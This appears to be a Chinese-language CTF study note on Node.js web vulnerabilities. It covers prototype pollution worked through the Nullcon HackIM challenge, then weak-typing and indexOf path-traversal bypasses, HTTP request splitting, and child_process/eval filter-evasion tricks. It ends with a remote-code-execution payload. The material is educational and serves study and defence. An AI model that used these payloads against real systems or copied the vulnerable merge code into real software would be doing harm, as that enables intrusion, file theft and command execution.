Nodejs 是基于JavaScript的，也属于弱类型语言

原型污染:

在javaScript中，函数和类的概念是相对的（函数本身充当类的构造函数，而且也没有一个显式的表示类的方法）。

对象是使用**键值对**集合 来建立的，如：

```
var obj = {
    name:"Xenc",
    age:20,
    func:function(){
        return "name is " + this.name +" age is " + this.age;
    }
}

// 使用构造函数创建对象：

function Person(name,age){
    this.name = name;
    this.age = age;
    this.func = function(){
        return "name is " + this.name +" age is " + this.age;
    }
}

var p = new Person('Xenc',20);
```

在console中输入：

`console.log(obj);console.log(p)`

会发现存在一个多出一些属性：

- 当函数被创建的时候，JavaScript引擎在函数里添加了一个`prototype`属性。这个原型属性是一个对象（叫做原型对象）且默认有一个constructor属性，该属性指向一个函数，在这个函数中，原型对象是一个属性。
- 当一个对象被创建的时候，JavaScript引擎会添加一个`__proto__`属性到新创建的对象中，这一属性指向构造函数的原型对象。简而言之，`object.__proto__`指向`function.prototype`。

```
Person.prototype.constructor //指向了Person函数

p.__proto__.constructor //相当于Person.prototype.constructor
```

并且对象下面的constructor属性是函数原型，其下面的constructor指向一个Object，他是可以修改的，也就是说：

`p.__proto__.constructor.constructor('alert(233);');` 可以修改constructor ，但是这是匿名函数。

如：

`p.__proto__.constructor.constructor('alert(233)')();`

就会执行代码。

JavaScript中的原型：

需要注意的是对象的prototype属性是可以动态修改的。

```
233
> var obj = {
      name:"Xenc",
      age:20,
      func:function(){
          return "name is " + this.name +" age is " + this.age;
      }
  }
undefined
> var obj1 = obj;
undefined
> obj.__proto__.func1 = function (){return 233};
ƒ (){return 233}
> obj.func1();
233
> obj1.func1();
233
```

可看出增加了一个属性fun1为一个函数。

因为 对象变量中的 `__proto__` 指向了源对象的 `prototype` 所以当我们修改一个对象的时候 `__proto__` 会间接修改其他对象。

如下：

```
> const admin = {};
< undefined
> var o ={
      '__proto__':{'admin':1}
  }
< undefined
> var o1 = clone({},o);
✖ ▶Uncaught ReferenceError: isObject is not defined
      at merge (<anonymous>:3:9)
      at clone (<anonymous>:2:12)
      at <anonymous>:1:10
> admin['__proto__'] = o['__proto__'];
< ▶{admin: 1}
> admin
< ▶{}
> admin.admin
< 1
> admin={'__proto__':{'admin':2}};
✖ ▶Uncaught TypeError: Assignment to constant variable.
      at <anonymous>:1:6
> var admin={'__proto__':{'admin':2}};
✖ ▶Uncaught SyntaxError: Identifier 'admin' has already been declared
      at <anonymous>:1:1
> var admin1={'__proto__':{'admin':2}};
< undefined
> admin1.admin
< 2
>
```

`{}.__proto__` 指向Object.prototype 但是如上：`var admin1 = {'__proto__':{'admin': 1}};`

`__proto__`,不是作为一个键名，而是已经作为`__proto__`给其父类进行赋值了，所以在`test.__proto__`中才有admin属性，但是我们是想让`__proto__`作为一个键值的 否则后面创建的对象没有admin属性：

```
> var x1 = {};
< undefined
> x1.__proto__.hack = 1;
< 1
> var x2={};
< undefined
> x2.hack
< 1
>
```

篡改Object的`prototype`为其添加一个**hack**属性 那么全部的对象就都有了hack属性，而不是单单一个对象有。所以污染的前提是需要`__proto__`,不是作为一个键名，使用`JSON.parse`可以将字符串解析成JavaScript中的json类型。

Nullcon HackIM比赛中的实战例子:

```
'use strict';

const express = require('express');
const bodyParser = require('body-parser')
const cookieParser = require('cookie-parser');
const path = require('path');


const isObject = obj => obj && obj.constructor && obj.constructor === Object;

function merge(a, b) {
    for (var attr in b) {
        if (isObject(a[attr]) && isObject(b[attr])) {
            merge(a[attr], b[attr]);
        } else {
            a[attr] = b[attr];
        }
    }
    return a
}

function clone(a) {
    return merge({}, a);
}

// Constants
const PORT = 8080;
const HOST = '0.0.0.0';
const admin = {};

// App
const app = express();
app.use(bodyParser.json())
app.use(cookieParser());

app.use('/', express.static(path.join(__dirname, 'views')));
app.post('/signup', (req, res) => {
    var body = JSON.parse(JSON.stringify(req.body));
    var copybody = clone(body)
    if (copybody.name) {
        res.cookie('name', copybody.name).json({
            "done": "cookie set"
        });
    } else {
        res.json({
            "error": "cookie not set"
        })
    }
});
app.get('/getFlag', (req, res) => {
    var admin = JSON.parse(JSON.stringify(req.cookies))
    if (admin.admin == 1) {
        res.send("hackim19{}");
    } else {
        res.send("You are not authorized");
```

```
    }
});
app.listen(PORT, HOST);
console.log(`Running on http://${HOST}:${PORT}`);
```

`merge`函数用来将一个对象的全部属性复制到另一个对象当中。

`clone`函数用来调用`merge`函数克隆

路由`/signup`用来获取body中的json来调用`clone`克隆

路由`/getFlag`用来获取body中的json，需`admin.admin == 1`才可以得到flag。

在克隆的时候污染`{}`对象，如果将他的`__proto__`属性添加一个`admin`为`1`那么所有对象就有`admin`属性了

`admin.admin == 1`就成立就可以得到flag。

req.body为`{'name':1,'__proto__':{'admin':1}}`当克隆的时候

第一次：

`merge({}, {'name':1,'__proto__':{'admin':1}})`

第二次因为`{}`的`name`不是对象所以执行：

`a[attr] = b[attr];`这个时候a对象变成：

`{"name":1}`

第三次：

`{"name":1}`的属性`__proto__`是指向`Object.prototype`的 他是一个原型对象

而`{'name':1,'__proto__':{'admin':1}}`的`__proto__`是`{'admin':1}`此时`__proto__`他指向的是`{'admin':1}`

所以递归`merge(a['__proto__'], b['__proto__']);`

第四次：

`b['__proto__']`是`{'admin':1}`

遍历的时候attr是`admin`他不是一个对象 所以执行：

`a['admin'] = b['admin']` ==> `a['__proto__']['name'] = b['admin']` ==> `Object.prototype.admin=1`

这样就成功污染了Object。

所有的对象都有admin的属性了。

然后请求`getFlag`就成功得到flag

参考：

JavaScript 原型链污染

[翻译]Node.js原型污染攻击的分析与利用


request库 302问题：

NodeJs中的request库默认情况下是支持302跳转，所以在一些环境下可以进行跳转绕过某些过滤

```
var request = require('request');
request('http://www.baidu.com', function (error, response, body) {
  if (!error&&response.statusCode == 200) {
    console.log(body) // 请求成功的处理逻辑
  }
});
```

下图就是一次华为CTF中的一道题目，使用DNS rebinding进行绕过blacklist 当时有过滤端口，下图是我本地测试的时候截图的。

请求080 自动请求80端口，也即是在端口前加入 0 是可以绕过过滤也可以正常请求



参考文章:

http://bendawang.site/2017/05/31/%E5%85%B3%E4%BA%8EDNS-rebinding%E7%9A%84%E6%80%BB%E7%BB%93/

弱类型绕过：

```
app.post('/flag', (req, res) => {
    var PTTO = JSON.parse(JSON.stringify(req.cookies))
    const {wendell, whiskey} = req.body;

    if (wendell && whiskey && wendell.length === whiskey.length &&
wendell!==whiskey && md5(wendell+keys[0]) === md5(whiskey+keys[0])) {
        res.send("this is your flag: "+process.env.flag);
        process.exit(1);
    } else {
        res.send("You are not authorized");
    }
});
```

当拼接的时候，a和b都会被转化为字符串 拼接keys[0]的时候就变成了一样，所以可以绕过过滤

`{"wendell":"1","whiskey":[1]}`

```
> a = '1'
<- "1"
> b =[1]
<- ▶ [1]
> a+'t';
<- "1t"
> b+'t';
<- "1t"
>
```

不过使用`{"wendell":{},"whiskey":{}}`对象比较的是内存

也可以绕过

indexOf绕过：

这个真实的案例，导致二次任意下载文件（第一次没有过滤，第二次为如下）

```
router.get('/', function(req, res, next) {
  // console.log("__dirname: ", __dirname , path.resolve(__dirname, '..') )
  console.log("fileName: ", req.query.fileName )
  if( req.query.fileName.indexOf("./")!=-1 ){
    return res.json({code:-1, msg:'下载路径有误! '})
  }
  // res.download( path.join(process.cwd(), 'download/'+ req.query.fileName));
  res.download( path.join(path.resolve(__dirname, '..'), 'download/'+
req.query.fileName) )
});
```

在NodeJs中字符串和数组都有indexOf这个函数，但是字符串indexOf用于判断字符串有没有包含某个子串，数组indexOf用于判断该数组元素有没有在数组里面

```
var fileName = "../../../flag";
if(fileName.indexOf("./")!=-1){
    console.log("没有绕过");
}else{
     console.log("绕过");
}
var fileName1 = ["../../../flag"];
if(fileName1.indexOf("./")!=-1){
    console.log("没有绕过");
}else{
    console.log("绕过");
}
```

常见的NodeJs漏洞：https://xz.aliyun.com/t/7184

常用模块

child_process

`execSync`方法可以执行命令

fs

`readdirSync`方法可以用来列目录

`readFileSync`方法可以用于读取文件

```
> fs.readdirSync('E:/')
[
  'xx'
]
> fs.readFileSync('E:/user.ini')
<Buffer 47 49 46 38 39 61 0d 0a 61 75 74 6f 5f 70 72 65 70 65 6e 64 5f 66 69 6c
65 3d 61 2e 6a 70 67 20 0d 0a 61 75 74 6f 5f 61 70 70 65 6e 64 5f 66 69 6c 65 ...
29 more bytes>
>
> fs.readFileSync('E:/user.ini','utf-8')
'GIF89a\r\n' +
  'auto_prepend_file=a.jpg \r\n' +
  'auto_append_file=a.jpg\r\n' +
  'register_argc_argv=On'
>
```

http:

请求拆分

```
http.get('http://127.0.0.1:8888/?param=x\u{0120}HTTP/1.1\u{010D}\u{010A}Host:
{\u0120}127.0.0.1:3000\u{010D}\u{010A}\u{010D}\u{010A}GET\u{0120}/private');
```

Bypass

利用[]

Nodejs可以通过xxx['x1'] 的方式获取xxx对象的x1属性

```
require("child_process")["exe"+"cSync"]("ls")
```

eval

```
eval("console.log(124)")
124

Bypass:
> global['eva'+'l']('console.log(123)')
123
```

global

使用var 与不使用修饰符的变量、对象可以使用global来获取

```
> const a1 = '123'
undefined
> global.a1
undefined
> var a2 = '1234'
undefined
> global.a2
'1234'
```

NodeJs常用Payload：

```
global.process.mainModule.constructor._load('child_process').exec('calc')
```